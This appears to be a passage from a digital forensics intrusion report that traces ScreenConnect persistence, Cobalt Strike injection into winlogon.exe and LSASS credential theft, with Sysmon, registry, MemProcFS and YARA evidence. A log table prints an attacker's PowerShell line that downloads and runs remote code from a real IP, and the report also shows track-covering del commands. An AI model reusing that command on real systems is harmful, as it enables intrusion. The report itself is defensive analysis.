
`<LogonTrigger id="LogonTrigger"><Enabled>true</Enabled></LogonTrigger>`

**ScreenConnect**

Upon installation, ScreenConnect persists across reboots with an auto-start service. This can be seen using the built-in System event logs (event ID 7045).

```
"event_provider": Service Control Manager,
"event_code": 7045,
"log_level": information,
"message": A service was installed in the system.

Service Name:  ScreenConnect Client (508d9bb777b006bd)
Service File Name:  "C:\Program Files (x86)\ScreenConnect
        Client (508d9bb777b006bd)\ScreenConnect.ClientService.
        exe" "?e=Access&y=Guest&h=instance-shm862-relay.
        screenconnect.com&p=443&
        s=600b0473-3286-470b-afcf-746936fbae68&
        k=BgIAAACkAABSU0ExAAgAAAEAAQC9ig1cqtyZo%2br6U7JVxfNiPWO
        faJY5alwO1Ex%2beptMCR3B1tx8imDL33jMpXgVfGwdVOPSHr16rsyA
        i37qEpoRaywQOqmfmYG3NOCutSnHCh0sVIubWYw2NHTDVds5KWGfA7b
        zdpXtALb9r5lHUuFzrasVJsPsabzbMjcMAlWSLmbW2QolbSALo0Fdhe
        nO%2f2ZaacEFruHoYCiqap3IdEA8OaElxRPt78%2f4Sd6D4VQNFMCpU
        36hGn3%2bEL1AcW3LHe07DOvDVSqi6Q4AyOtlRsmMmtovsozJoCPVZ6
        pIfTi%2fevxLlLctg8IP0Ev8IDY8YtW%2bE7aoVSMKRC9Xuvoo9Jbr"
Service Type:  user mode service
Service Start Type:  auto start
Service Account:  LocalSystem.
```

Should the System event logs be unavailable (for instance if cleared by an threat actor), the service configuration is saved inside the SYSTEM registry file, which can be analyzed using Eric Zimmerman's Registry Explorer tool, in the HKLM\CurrentControlSet\Services\ location.


Registry Explorer v2.0.0.0
File Tools Options Bookmarks (28/0) View Help
Registry hives (1) Available bookmarks (28/0)
ScreenConnect
Find
Values
Drag a column header here to group by that column
Type viewer Slack viewer Binary viewer

| Key name | # values | # subkeys |
|---|---|---|
| C:\Users\destu\Desktop\SYS... | | |
| ROOT | 0 | 17 |
| ControlSet001 | 0 | 6 |
| Control | 12 | 111 |
| Services | 1 | 627 |
| EventLog | 16 | 10 |
| ScreenConnect Clien... | 8 | 0 |
| ControlSet002 | 0 | 6 |
| Unassociated deleted records | 0 | 0 |

| Value Name | Value ... | Data | Value Slack | Is Deleted | Data Record Reallocated |
|---|---|---|---|---|---|
| Type | RegDw... | 16 | | ☐ | ☐ |
| Start | RegDw... | 2 | | ☐ | ☐ |
| ErrorControl | RegDw... | 1 | | ☐ | ☐ |
| ImagePath | RegSz | "C:\Program Files (x86)\ScreenCo... | 00-00-00-00 | ☐ | ☐ |
| DisplayName | RegSz | ScreenConnect Client (508d9bb77... | 33-00-68-00 | ☐ | ☐ |
| Group | RegSz | Remote Control | 48-00-31-00-33-00 | ☐ | ☐ |
| ObjectName | RegSz | LocalSystem | 34-00-65-00 | ☐ | ☐ |
| FailureActions | RegBin... | 80-51-01-00-01-00-00-00-01-00-... | | ☐ | ☐ |

Value name: ImagePath

Value type: RegSz

Value:

```
"C:\Program Files (x86)\ScreenConnect Client (508d9bb777b006bd)\ScreenConnect.ClientService.exe" "?e=Access&y=Guest&h=instance-shm862-relay.screenconnect.com&p=443&s=
600b0473-3286-470b-afcf-746936fbae68&k=BgIAAACkAABSU0ExAAgAAAEAAQC9ig1cqtyZo%2br6U7JVxfNiPWOfaJY5alwO1Ex%
2beptMCR3B1tx8imDL33jMpXgVfGwdVOPSHr16rsyAi37qEpoRaywQOqmfmYG3NOCutSnHCh0sVIubWYw2NHTDVds5KWGfA7bzdpXtALb9r5lHUuFzrasVJsPsabzbMjcMAlWSLmbW2QolbSALo0FdhenO
%2f2ZaacEFruHoYCiqap3IdEA8OaElxRPt78%2f4Sd6D4VQNFMCpU36hGn3%2bEL1AcW3LHe07DOvDVSqi6Q4AyOtlRsmMmtovsozJoCPVZ6pIfTi%2fevxLlLctg8IP0Ev8IDY8YtW%
2bE7aoVSMKRC9Xuvoo9Jbr&v=AQAAANCMnd8BFdERjHoAwE%2fCl%2bsBAAAAmO5o9Xs1a0Oyl%2fg%2b%2fRk3GgAAAAACAAAAAAAQZgAAAAEAACAAAABGy%
2fYBk3VVBzg3FPZvDNyR98MS14pdpfMAB3C5lqMqrQAAAAAOgAAAAAIAACAAAADNAGuhC78f4vUHq7bF3mjyKn%2fXDb%2bLPCSrTnC0ln%2br6qAEAADjtL%
2fJWNJwWiU5eq5qGkPwFuIJZO5QSf4lp40n8iIcA9zflepOPaSMpoyr5AuMbkxp6%2fXNA%2f7GUdk6MovCkCeu%2frhlM%2bDq4TwWETU8z5tFeYjG%2ff30ljagd9%
2bR811wFigkBNDecnbKVvyjY138KYqrBjDZ8XFyL6gXenah20ZSQ3knmDi%2bEC%2fE6n9g3xC8ylv9a%2fzXEBVjwGlavUAddNX7lhh7wV%2bu507w%2b7mFjzNJflAzORwG0hDdwuxn1%
2bGfThx6IXnd9Yg7eyzjaa7MGrh5I%2bKsy6hn4umBxvWYnXrG4BHnFLl0TcH6KKEL90XHAYIcTo2mqCoMY16BpNqrSZLIoUfDTaNkGjOGwYqQdIMfbSth6IpFF%
2fPRufi5NQW3wX9GVTyPXi6NwFhSQ2AhdCHQ1ongz7Z2npq%2bHB%2fJVyfqYKZ1Aa4BHS%2fh1DRrq28nz1RLM9NHNXA6uXFaz7aNQz6uZp887Qegkg0%2fw74CpsGOx%2bGmfO6iXrmCpo0%
2fwuIc0z6uIeytzxzI3aWhtRJ4k4Rd6JP7cg%2bLY%2fKWgT45sDu62Uywg75zGwPGSw1R841bDKOrgoF3U6KNtG0vqVwIN6raFE5XY851PAIoLguILLzJkAG48JgagnX1d1NiohsPZY%
2bBUfQEvx0RZYe7ESMdHCZ%2fFJSVikOc%2b8OziLU0ppKDBQENgHwXmeQknEFunyG6XMxr4PJ%2fniSPFhfBFPRkfh%
2fdWe8mtwDlfpZ860kLue6NCIaIvtQyQ24lJZWCqE2ThhMVLabBTnVzEC0m5CL5d9d18r9XM8K6Io%2bnSYHuokD7Vfkv0vSU4sTD6zGaogtYH7fh72H%
2bdOiXuu8BxN1YNjCoPwRX8KFn03R7zDn4yMluDVLzDBv%2bSmxARBtRM6eFdfMQkOWeSl%2fgubnqORl%2b2jWgSid8zBZkYoER8WeIHHlASj7uK1yFl4NsxtWG1Iz%2bWBoX0%
2fvBLOIsNSJRqFoWl7iL0vS%2biTEG64uJM9peqZPc6E0ds7NSZbvnGmDCmNmvsoKmcTKn4WeHf8rKHMhzZZP%2fL7INzUYAquW1vb4ovCYNa7qhYG74qBn9Uwqx8LCbmM%2bF%2bl0iO%
```

Raw value:


```
22-00-43-00-3A-00-5C-00-50-00-72-00-6F-00-67-00-72-00-61-00-6D-00-20-00-46-00-69-00-6C-00-65-00-73-00-20-00-28-00-78-00-38-00-36-00-29-00-5C-00-53-00-63-00-72-00-65-00-65-00-
6E-00-43-00-6F-00-6E-00-6E-00-65-00-63-00-74-00-20-00-43-00-6C-00-69-00-65-00-6E-00-74-00-20-00-28-00-35-00-30-00-38-00-64-00-39-00-62-00-62-00-37-00-37-00-37-00-62-00-30-00-
30-00-36-00-62-00-64-00-29-00-5C-00-53-00-63-00-72-00-65-00-65-00-6E-00-43-00-6F-00-6E-00-6E-00-65-00-63-00-74-00-2E-00-43-00-6C-00-69-00-65-00-6E-00-74-00-53-00-65-00-72-00-
```

Slack: 00-00-00-00

Key: ControlSet001\Services\ScreenConnect Client (508d9bb777b006bd)   Value: ImagePath   Collapse all hives

Anomali Threat Research explained the parameters in their article :


- *e* as session type, can be *Support*, *Meeting*, *Access*.
- *y* as process type, can be *Guest* or *Host*.
- *h* as the URI to the relay service's URI.
- *p* as the relay service's port.
- *s* as a globally unique identifier for client identification.
- *k* as the encoded encryption key, used for identity verification.
- *t* as the optional session name.



```
Service Name:  ScreenConnect Client (d75a76d008e07255)
Service File Name:  "C:\Program Files (x86)\ScreenConnect Client (d75a76d008e07255)\ScreenConnec
t.ClientService.exe" "?e=Access&y=Guest&h=instance-hqrq89-relay.screenconnect.com&p=443&s=400360
80-74f8-4db1-941b-13f3e22c0c64&k=BgIAAACkAABSU0ExAAgAAAEAAQC9i2NaJWAScn6LGxIqlJNxaLSkx13rVgBWjlw
YIB5Ve1tXArrZH7SmFnfOYSWpSzblHZEwCCnWaJ0ZwU7agQ8iwnP2h9%2fjTtZjyMWyJ9myI4ILniM3eNpG3N9os6Rf8CANx
iwHWJlWTXHTlIa5bIyZEo9OZcolvj%2f13aMP0MEzTUdyG0EsyfbkDXNoPgRTgsb1fqSQCVkEQr1YyTdOYdJ6vH2rPGug5xl
7YVKHeUnaQfOVKMVGgW4XeBWLdQRQTerRkEz3Vdh1kkpHC84V1SKGw%2fC5mrTqGzIXmu8%2fUyETXu%2bIzg9n1wVPN8YSy
ipxn4o6uyjqbg3dJ%2fUydL%2fduUb0"
```


## Defense Evasion

Upon moving laterally to a backup server, we observed Cobalt Strike injection into legitimate process “winlogon.exe” and “rundll32.exe”.




```
    message: CreateRemoteThread detected:
RuleName: technique_id=T1055,technique_name=Process Injection
[redacted]
SourceProcessGuid: {0a9e0c2d-f0f1-6528-e018-010000000700}
SourceProcessId: 9548
SourceImage: C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
TargetProcessGuid: {0a9e0c2d-eea9-6528-8d18-010000000700}
TargetProcessId: 11224
TargetImage: C:\Windows\System32\winlogon.exe
NewThreadId: 4604
StartAddress: 0x00000177AD380000
StartModule: -
StartFunction: -
[redacted]
TargetUser: NT AUTHORITY\SYSTEM
```

By relying on memory captures, defenders may also have other detection methods. Here, by processing the acquired memory with MemprocFS and using the findevil command, we can find an injected beacon in winlogon.exe.




```
    PID Process         Type            Address          Description
-----------------------------------------------------------------------
  11224 winlogon.exe    PE_INJECT       00000177ad380000 Module:[0x177ad380000.dll]
  11224 winlogon.exe    PE_INJECT       00000177ad3d0000 Module:[beacon.dll]
```



| Action Type | File Name | FolderPath | ProcessId | InitiatingProcessId | InitiatingProcessCommandLine |
|---|---|---|---|---|---|
| NtAllocateVirtualMemoryRemoteApiCall | winlogon.exe | C:\Windows\System32 | 11224 | 9548 | "powershell.exe" -nop -w hidden -c "IEX ((new-object net.webclient).downloadstring('http://85.209.11.48:80/ksajSk'))" |
| NtAllocateVirtualMemoryRemoteApiCall | rundll32.exe | C:\Windows\System32 | 11964 | 9548 | "powershell.exe" -nop -w hidden -c "IEX ((new-object net.webclient).downloadstring('http://85.209.11.48:80/ksajSk'))" |


During the intrusion, the threat actor deleted the renamed ScreenConnect installers from the backup server and the file server using the “del” command, in an attempt to cover their tracks.



| process.parent.command_line | process.command_line | process.executable |
|---|---|---|
| C:\Windows\system32\wbem\wmiprvse.exe -secured -Embedding | cmd.exe /Q /c del db.exe 1> \\127.0.0.1\ADMIN$\__1697235185.2094948 2>&1 | C:\Windows\System32\cmd.exe |
| C:\Windows\system32\wbem\wmiprvse.exe -secured -Embedding | cmd.exe /Q /c del sp.exe 1> \\127.0.0.1\ADMIN$\__1697461236.5603378 2>&1 | C:\Windows\System32\cmd.exe |
| C:\Windows\system32\wbem\wmiprvse.exe -secured -Embedding | cmd.exe /Q /c del [redacted].exe 1> \\127.0.0.1\ADMIN$\__1697663654.9435318 2>&1 | C:\Windows\System32\cmd.exe |
| C:\Windows\system32\wbem\wmiprvse.exe -secured -Embedding | cmd.exe /Q /c del jer.exe 1> \\127.0.0.1\ADMIN$\__1697663965.998506 2>&1 | C:\Windows\System32\cmd.exe |

## Credential Access

Credentials were extracted from LSASS (Local Security Authority Subsystem), a technique commonly seen during similar intrusions. On day one, through hands-on activity, the threat actor executed cslite.exe (a CSharp Streamer file dropped on the Desktop of a compromised user), which was used to access the LSASS process. Process access can be seen using Sysmon event ID 10, as displayed below.




| SourceImage | TargetImage | TargetUser | GrantedAccess | CallTrace |
|---|---|---|---|---|
| C:\Tools\cslite.exe | C:\Windows\system32\lsass.exe | NT AUTHORITY\SYSTEM | 0x1010 | C:\Windows\SYSTEM32\ntdll.dll+9d1e4\|C:\Windows\System32\KERNELBASE.dll+2bcbe\|UNKNOWN(00000225317C6EDF) |
| C:\Tools\cslite.exe | C:\Windows\system32\lsass.exe | NT AUTHORITY\SYSTEM | 0x1010 | C:\Windows\SYSTEM32\ntdll.dll+9d1e4\|C:\Windows\System32\KERNELBASE.dll+2bcbe\|UNKNOWN(00000225328B6EDF) |

Microsoft documented the granted accesses, which are the following:


- 0x1010: PROCESS_QUERY_LIMITED_INFORMATION (0x1000) and PROCESS_VM_READ (0x0010)
- 0x1FFFFF: PROCESS_ALL_ACCESS

Another data point to look for is the UNKNOWN string in the CallTrace, which indicates Sysmon was not able to resolve the address of code from where the OpenProcessfunction was called, potential indication of a DLL in memory.

We also were able to collect memory and scan it with various YARA rules, confirming the use of a Mimikatz implementation with several rule hits for the cslite.exe memory space and file:




```
Match Index:  2
Rule:         Powerkatz_DLL_Generic
Tags:
Description:  Detects Powerkatz - a Mimikatz version prepared to run in memory via Powershell (overlap with other Mimikatz versions is possible)
License:      Detection Rule License 1.1 https://github.com/Neo23x0/signature-base/blob/master/LICENSE
Author:       Florian Roth (Nextron Systems)
Reference:    PowerKatz Analysis
Date:         2016-02-05
Super_rule:   1
Score:        80
Hash1:        c20f30326fcebad25446cf2e267c341ac34664efad5c50ff07f0738ae2390eae
Hash2:        1e67476281c1ec1cf40e17d7fc28a3ab3250b474ef41cb10a72130990f0be6a0
Hash3:        49e7bac7e0db87bf3f0185e9cf51f2539dbc11384fefced465230c4e5bce0872
Id:           7464f8a1-9f45-580b-8a97-a57071092e3c
Memory Type:  Virtual Memory (VAD)
Memory Tag:
Base Address: 0x0000022527ff0000
PID:          11528
Process Name: cslite.exe
Process Path: \Device\HarddiskVolume5\[redacted]\cslite.exe
CommandLine:  "C:\[redacted]\cslite.exe"
User:        [redacted]
Created:     [redacted]15:21:48 UTC

Matches:
[kuhl_m_lsadump_getUsersAndSamKey ; kull_m_registry_RegOpenKeyEx SAM Accounts (0x%08x)]: 22528b78e63, 22528ccf2b3, 22528e256ec, 225290fbb94, 225292fbbcc
[kuhl_m_lsadump_getComputerAndSyskey ; kuhl_m_lsadump_getSyskey KO]: 22528b78b23, 22528ccef73, 22528e253ac, 225290fb854, 225292fb88c

[kuhl_m_lsadump_getUsersAndSamKey ; kull_m_registry_RegOpenKeyEx SAM Accounts (0x%08x)] 22528b78e63:
0000022528b78e20    00 5f 00 6d 00 5f 00 6c  00 73 00 61 00 64 00 75   ._.m._.l.s.a.d.u
0000022528b78e30    00 6d 00 70 00 5f 00 67  00 65 00 74 00 53 00 61   .m.p._.g.e.t.S.a
0000022528b78e40    00 6d 00 4b 00 65 00 79  00 20 00 4b 00 4f 00 0a   .m.K.e.y. .K.O..
0000022528b78e50    00 00 00 00 00 00 00 45  00 52 00 52 00 4f 00 52   .......E.R.R.O.R
0000022528b78e60    00 20 00 6b 00 75 00 68  00 6c 00 5f 00 6d 00 5f   . .k.u.h.l._.m._
0000022528b78e70    00 6c 00 73 00 61 00 64  00 75 00 6d 00 70 00 5f   .l.s.a.d.u.m.p._
0000022528b78e80    00 67 00 65 00 74 00 55  00 73 00 65 00 72 00 73   .g.e.t.U.s.e.r.s
0000022528b78e90    00 41 00 6e 00 64 00 53  00 61 00 6d 00 4b 00 65   .A.n.d.S.a.m.K.e
```



```
Match Index:  3
Rule:         mimikatz
Tags:         FILE
Description:  mimikatz
Author:       Benjamin DELPY (gentilkiwi)
Tool_author:  Benjamin DELPY (gentilkiwi)
Modified:     2022-11-16
Id:           840a5b8c-a311-50bc-a099-6b8ab1492e12
Memory Type:  Virtual Memory (VAD)
Memory Tag:
Base Address: 0x0000022527ff0000
PID:          11528
Process Name: cslite.exe
Process Path: \Device\HarddiskVolume5\[redacted]\cslite.exe
CommandLine:  "C:\[redacted]\cslite.exe"
User:        [redacted]
Created:     [redacted]

Matches:
[]: 22528ba479f, 22528ba47bf, 22528ba47df, 22528cfabef, 22528cfac0f, 22528cfac2f, 22528e51028, 22528e51048, 22528e51068, 225291274d0, 225291274f0, 22529127510,
22529327508, 22529327528, 22529327548
[]: 22528ba47cf, 22528cfac1f, 22528e51058, 22529127500, 22529327538

[] 22528ba479f:
0000022528ba4750    00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 fc   ................
0000022528ba4760    ff ff ff 00 00 00 00 00  00 00 00 00 00 00 00 00   ................
